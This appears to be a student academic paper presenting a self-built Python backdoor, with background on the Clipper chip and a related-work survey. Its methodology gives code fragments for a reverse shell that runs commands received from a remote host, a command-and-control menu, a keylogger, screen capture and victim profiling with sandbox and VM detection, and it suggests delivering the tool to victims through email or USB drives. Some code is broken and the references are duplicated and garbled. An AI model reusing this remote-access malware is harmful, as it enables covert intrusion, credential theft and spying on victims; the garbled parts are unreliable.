Backdoor- The Spy man

Pranav Gupta

Computer Science and Engineering - Information Security, Chandigarh University

Mohali, India
pentest.pranav@gmail.com

Akul Sharma

Computer Science and Engineering-Information Security, Chandigarh University.

Mohali, India
akul.hep@gmail.com

Syed Mohd. Arsh Mehdi Rizvi

Computer Science and Engineering-Information Security, Chandigarh University.
Mohali, India
Arshmehdi786@gmail.com

Abstract— A backdoor is essentially described as a secret exit from a system that enables a user to avoid security measures like password and login verification in order to acquire remote user access. After gaining access to the system, attackers frequently install these dangerous applications known as backdoors. Using an illustration will help to better explain this: if a shell vulnerability brought on by a missed patch allows an attacker to access the system. Other factors can also contribute to this sensitivity. The attacker instals a backdoor in order to keep access in the future.
As a form of backdoor, maintenance hooks are shortcuts that system designers and programmers insert to let developers avoid performing standard system checks during development.

Keywords— Maintenance Hooks, Keyloggers, Hacking, Security, patching.

I. INTRODUCTION

The phrase "backdoor" has a very long history and was first used in the 1980s, along with "trapdoor," to refer to secret accounts and their generated passwords that allowed a third party to access a system without the owner's knowledge. Additionally, the United States(UN) government tried to implement the Clipper chip, an encryption technology with a clear backdoor for law enforcement and national security access, in 1993, but the initiative was unsuccessful.

One of the most well-known strategies the government has suggested is the Clipper Chip. In the early 1990s, just before a significant change in software encryption and network voice communications, the chip was marketed as a widely used hardware solution for voice encryption. Simply put, this meant that by the time the Clipper was designed, it was already a little bit of a dinosaur technologically.

The National Security Agency (NSA) was responsible for developing this device, and important design elements were shielded from public view by tamper-evident circuitry. The structure of the Skipjack block cypher he employed for encryption was one of the key secrets. It was challenging to assess the design because of all the secrecy, which wasn't simply a paranoid paralysis. Its goal was to stop the creation of equipment compatible with Clipper that were not authorized and could be purchased elsewhere, giving law enforcement a clear backdoor.

The backdoor operated as described below. Each Clipper chip is pre-programmed with a special identity and unit key during manufacturing by burning fuses. The chip would transmit a 128-bit Law Enforcement Access Field (LEAF) containing an encrypted version of the session ID and key, wrapped with the device's unit key, after negotiating a session key with another Clipper. Each device's access key was duplicated and kept by the government in two different places.

The Clipper designers also included an authentication mechanism consisting of an additional 16-bit checksum on the two components of the LEAF key, further encrypted using a family key shared by all devices, to protect the government's significant investment in hardware and top-secret algorithms. This made it impossible for the user to alter or destroy the LEAF's checksum as it travelled over the wire because any other compatible Clipper could decrypt and check the checksum and reject the connection if it was incorrect.

The top 10 backdoors according to OWASP are utilised for a variety of additional things. These backdoors expose business systems to several risky flaws, including faulty access control, unsafe configuration management, etc. Conventional backdoors and Unconventional backdoors are the two categories into which the Top 10 Most Common backdoors are divided. When administration and management interfaces are exposed, conventional backdoors enter the field. There may be a number of causes for this, including improper access control management in the system. No other forms of authentication are used in the system; it is only password-protected. Therefore, these make administration interfaces vulnerable to attacks like dictionary and brute-force attacks. The system is completely accessible to the attacker thanks to the unusual backdoors.

Therefore, there are many factors that can make a system vulnerable to malicious software in an organization. One of these is the presence of old users on the system, which makes it more difficult for the security auditor to find and close any backdoors. Organizations frequently lack environment separation and expose configuration data, which results in a number of remote code execution vulnerabilities.

The implementation of a backdoor is discussed in this paper, along with its goal and a comparison of its features with those of other backdoors already in use. Following is the rest of the exposition: The relevant work is presented in Section 2, and the suggested technique is presented in Section 3. The keylogger's analysis and results are discussed in section 4. The paper is concluded in Section 5 with results and output.

II. RELATED WORK

Backdoors have been used since the middle of the 1980s, and they have significantly changed since then. In the past 10 to 15 years, improvements have been seen in both efficiency and usability. A backdoor is simply another way for an unauthorised person to enter the system, as the name suggests.

[1]. Carla P. Gomes, Ryan Williams, and Bart Selman A new approach for examining the difficulty of these methodologies using real-world examples is proposed in "Backdoors To Typical Case Complexity." Our method, in particular, includes general structural characteristics found in real-world examples of problems into the examination of formal complexity. They introduce the idea of "backdoors," which are condensed sets of variables that fully characterise a particular problem instance, and they present empirical evidence for the presence of such backdoors in actual problems. They then go on to present a number of complexity results that explain the limitations seen in examples of real-world problems as well as the good scaling of current reasoning techniques.

[2] Moti Yung, Adam Young The paper "Backdoor Attacks on Black-Box Ciphers Exploiting Low-Entropy Plaintexts" suggests a solution that only leaks the message entropy bound to reverse engineering, necessitating the designer to acquire an adequate quantity of ciphertexts that encrypt the messages with the necessary level of redundancy. We create a secret information channel using "data compression" as the primary tool in our information leaking technique. This emphasises the necessity of using a block cypher with a secret design and only encrypting compressed strings.

[3] Tasniem Al-Yahya, Mohamed El Bachir Abdelkrim MenaiORCID, and Hassan Mathkour propose a study to enhance the performance of CDCL SAT solvers using these measures in "Boosting the Performance of CDCL-Based SAT Solvers by Exploiting Backbones and Backdoors." This paper suggests a low-overhead strategy to compute the backbone and posterior variables in order to direct the CDCL SAT solver for branching on these variables. These heuristics are proposed as a set of modifications to the VSIDS (Variable State Independent Decaying Sum) decision heuristic to take advantage of backdoors and backbone networks and possibly enhance CDCL SAT solver performance. Two competing basic solvers, MapleLCMDistChronoBT-DL-v3 and LSTech, were created in a total of fifteen different iterations. 32 industrial families from SAT contests between the years of 2002 and 2021 were empirically evaluated. The results show that using backbone networks and backdoors to modify the VSIDS heuristics in the basic solvers enhances its performance. In particular, our brand-new CDCL SAT solver, LSTech BBsfcr v1, solved more instances of industry SATs than the CDCL SAT solvers that took first and second place in the SAT competitions of 2020 and 2021.

[4] Lichao Sun proposes text natural backdoor attacks on NLP models in "Natural Backdoor Attack on Text Data." Additionally, we investigate various trigger types based on the degree of modification, human recognition, and special cases and use various attack strategies to generate triggers on textual data. The evaluation of the backdoor attacks is completed with a 100% success rate and a 0.83 % sacrifice to the text classification task, demonstrating excellent performance.

[5] Nicholas Carlini, Sanghyun Hong, and Alexey Kurakin When machine learning training is outsourced to third parties, "Handcrafted Backdoors in Deep Neural Networks" suggests, backdoor assaults become feasible because the third party can act maliciously and introduce hidden behaviour into an otherwise accurate model. The backdoor injection mechanism has only been used for poisoning thus far. By introducing a hand-crafted attack that specifically alters the model weights, we contend that a supply chain attacker has access to more attack methods. We demonstrate that this simple modification can be used to successfully evade many defences against backdoor detection or removal, giving our attacker more freedom than poisoning. Our backdoor attacks continue to have an attack success rate of over 96% across four datasets and four network architectures. Our findings imply that additional study is required to fully comprehend supply chain backdoor attacks.

[6] Mauro Barni, Wei Guo, and Benedetta Tondi According to "An Overview of Backdoor Attacks Against Deep Neural Networks and Possible Defences," Deep Neural Networks (DNN)-based artificial intelligence technology raises more security issues than it does significant advancements that affect every part of our civilization. Backdoor attacks, which have the potential to harm DNN models by interfering with the training process, represent another serious threat that undercuts the validity of artificial intelligence techniques, whereas the attacks active at the time of testing monopolised the initial focus of researchers. Backdoor attacks involve the attacker tampering with the training data to produce incorrect behaviour during the test.
However, during the test, problems only become active when a trigger event occurs. In this method, a hacked network nevertheless responds to expected inputs normally, and malevolent behaviour only manifests when an attacker decides to open a backdoor that has been concealed within the network. Recently, there has been a lot of research done on backdoor attacks with the goal of creating new attack classes as well as potential defenses. This review's objectives are to assess the work that has already been published and to categorise the various attacks and defences that have been suggested thus far. Based on the degree of control the attacker has over the training process and the defender's capacity to confirm the accuracy of the training data and keep an eye on DNN operations throughout training and testing, the classification that directs the analysis is based on these factors. In light of the application scenarios in which attacks and defences function, the proposed analysis is thus appropriate for highlighting the advantages and disadvantages of each.

III. PROPOSED METHODOLOGY

The proposed algorithm in this paper is programmed in the Python language. Since this software is general, it may be used with ease on all operating systems, including Linux, Windows, and MacOS. The malware is effective enough to retrieve a large amount of data about the victim's computer, including its hardware and software configurations, monitor the system screen, and log keystrokes. It is simple to socially *engineer this programme into the victim through electronic mail or other hardware like a USB drive or hard drive. The following are some of the features included:*

- *Establishment of connection with the victim’s system.*
- *Active interaction with victim’s machine.*
- *Shell for commands can be deployed.*
- *Keystrokes can also be captured.*
- *Screenshots of victim’s screen can also be taken.*
- *Hardware and Software configuration can also be viewed.*

Backdoor Algorithm:

Python IDLE
Step 1: Files for client and server connection was written in the Python IDLE.
Step 2: The client file will be implemented with socket programming consisting of connection establishment and code command execution process

```
client.connect((REMOTE_HOST, REMOTE_PORT))
command = client.recv(1024)
command = command.decode()
op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
output = op.stdout.read()
output_error = op.stderr.read()
print("[-] Sending response...")
client.send(output + output_error)
```

Step 3: Similarly, in the server file connection establishment and command receiving will be controlled.
After the connection is established a text is echoed on the screen that a new conection is established.

Step 4: Now various commands will be defined for execution process.

```
HELP = "H"
LIST_CONNECTIONS = "L"
INTERACT = "I"
OPEN_SHELL = "E"
SERVER_MAIN_COMMAND_LIST = [{"arg": HELP, "info": "Help"},
                    {"arg": LIST_CONNECTIONS, "info": "List all connections",
                     "optional_arg2": f"({LIST_CONNECTIONS_INACTIVE})"},
                    {"arg": INTERACT, "info": "Connection Interaction", "arg2": "index"},
                    {"arg": OPEN_SHELL, "info": "Open remote shell with connection", "arg2": "index"},
                    {"arg": SEND_ALL_CMD, "info": "Send command to every connection", "arg2": "command"},
                    {"arg": CLOSE_CONNECTION, "info": "Close Connection", "arg2": "index"},
                    {"arg": CLOSE_ALL, "info": "Close/clear all connections"}
]
```

Step 5: Then, a basic keylogger was implemented for capturing the keystrokes.

```
def on_keyboard_evt(self, evt):
    if evt == KEY.backspace:
        self.logs += " [Bck] "
    elif evt == KEY.tab:
        self.logs += " [Tab] "
    elif evt == KEY.enter:
        self.logs += "\n"
    elif evt == KEY.space:
        self.logs += " "
    elif type(evt) == KEY:
        self.logs += f" [{str(evt)[4:]}] "
    other:
        self.logs += f"{evt}"[1:len(str(evt)) - 1]\
```

A text file is saved in the adversary’s system containing all the keystrokes pressed and captured by the tool.

Step 6: Then, screenshot capturing was also included as follows:

```
root = dsp.screen().root
desktop = root.get_geometry()
image.save(_bytes, format="PNG")
image_bytes = _bytes.getvalue()
```

After the screenshot is captured successfully it is also saved in the attacker’s working directory.

Step 7: Getting the remote host information about the hardware and software being used was also implemented.


```
info = {"hostname": _hostname, "platform": _platform,
        "architecture": platform.architecture(), "machine": platform.machine(), "processor": platform.processor(),
        "x64_python": ctypes.sizeof(ctypes.c_voidp) == 8, "exec_path": os.path.realpath(sys.argv[0])}
info["username"] = os.environ["USERNAME"]
    info["platform"] += " (Sandboxie) " if p.detect_sandboxie() else ""
    info["platform"] += " (Virtual Machine) " if p.detect_vm() else ""
    info["is_admin"] = bool(ctypes.windll.shell32.IsUserAnAdmin())
```

Step 8: Hence, all the gathered information was displayed on the terminal of the attacker.

IV. CONCLUSION

So, A form of malware known as a backdoor circumvents standard authentication mechanisms to gain access to a system. As a result, remote access to application resources like databases and file servers is made possible, enabling criminals to remotely control systems and update malware.
Additionally, we were able to establish connections, run remote code, log keystrokes, and take screenshots on the remote host machine with greater efficiency and with no response latency..


Fig 1. Demonstrates the client connecting to the remote host



```
kali@kali:src ▶ python3 main_client.py
```

Fig 2. Demonstrates the successful establishment of connection between the host and server. In this various commands are being executed for interacting with the machine and obtaining the remote shell for the interaction.
Here, L is used for listing of all the active connections.
I 1 is used for interacting with the machine with index

number 1.
Then, in interaction mode E is used for remote shell.
In remote shell, "ls" is entered to list all the directories in the system.




```
kali@kali:src ▶ python3 main_server.py
[INFO]: Listening on port 3003
>> [INFO]: Connection 1 has been established: 192.168.1.10:35546 (kali)

>> l

index        ip          port             platform             username
  is_admin
  1      192.168.1.10    35546    Linux 5.14.0-kali4-amd64      kali
     0

>> i 1
[INFO]: Connected to 192.168.1.10:35546 (kali)
interact>> e
/home/kali/Documents/minor-project/backdoor/src>ls
args.py
build
client
definitions
dist
encrypted_socket.py
encryption.py
errors.py
file.txt
helper.py
__init__.py
keylog_20221118_132627.png
```

Fig 3. After that "exit" command is executed to exit the remote shell.
Then for keylogger we enter "K start" for capturing keystrokes and "K dump" for getting all the keystrokes
S is used for taking the screenshot of the victim's screen.




```
/home/kali/Documents/minor-project/backdoor/src>exit

interact>> k start
[INFO]: OK.

interact>> hello
[ERROR]: Command 'HELLO' not found, type H for Help
interact>> k dump
[INFO]: Saved to /home/kali/Documents/minor-project/backdoor/src/keylog_
20221118_190249.png

interact>> s
[INFO]: File size: 158186 bytes
[INFO]: Total bytes received: 158186 bytes -> /home/kali/Documents/minor
-project/backdoor/src/scrn_20221118_190307.png
```

Fig 4. C is for closing the connection so we enter "C 1" for closing the connection with machine at the index number 1.



```
>> c 1
[ERROR]: No active connection found with index 1

>> l
[WARNING]: No active connections
```

REFERENCES

[1] https://www.imperva.com/learn/application-security/backdoor-shellattack/#:~:text=A%20backdoor%20is%20a%20malware,system%20commands%20and%20update%20malware.
[2] https://www.imperva.com/learn/application-security/backdoor-shell-attack/#:~:text=A%20backdoor%20is%20a%20malware,system%20commands%20and%20update%20malware
[3] https://arxiv.org/abs/2106.04690
[4] https://arxiv.org/abs/2106.04690
[5] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo,
[6] Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian
[7] Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering.
[8] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. Zoo: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In Proc. of AISec, 2017.
[9] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and
[10] Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. arXiv preprint
[11] arXiv:1712.05526, 2017.
[12] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai
[13] Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In Proc. of CVPR, 2009.
[14]
[15] Tianyu Gu, Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Evaluating backdooring attacks
[16] on deep neural networks. IEEE Access, 7:47230–
[17] 47244, 2019
[18]
[19] Wenbo Guo, Lun Wang, Xinyu Xing, Min Du, and
[20] Gao Huang, Zhuang Liu, Laurens Van Der Maaten,
[21] and Killian Q Weinberger. Densely connected convolutional networks. In Proc. of CVPR, 2017.
[22]
[23] Diederik P Kingma and Jimmy Ba. Adam: A
[24] method for stochastic optimization. arXiv preprint
[25] arXiv:1412.6980, 2014.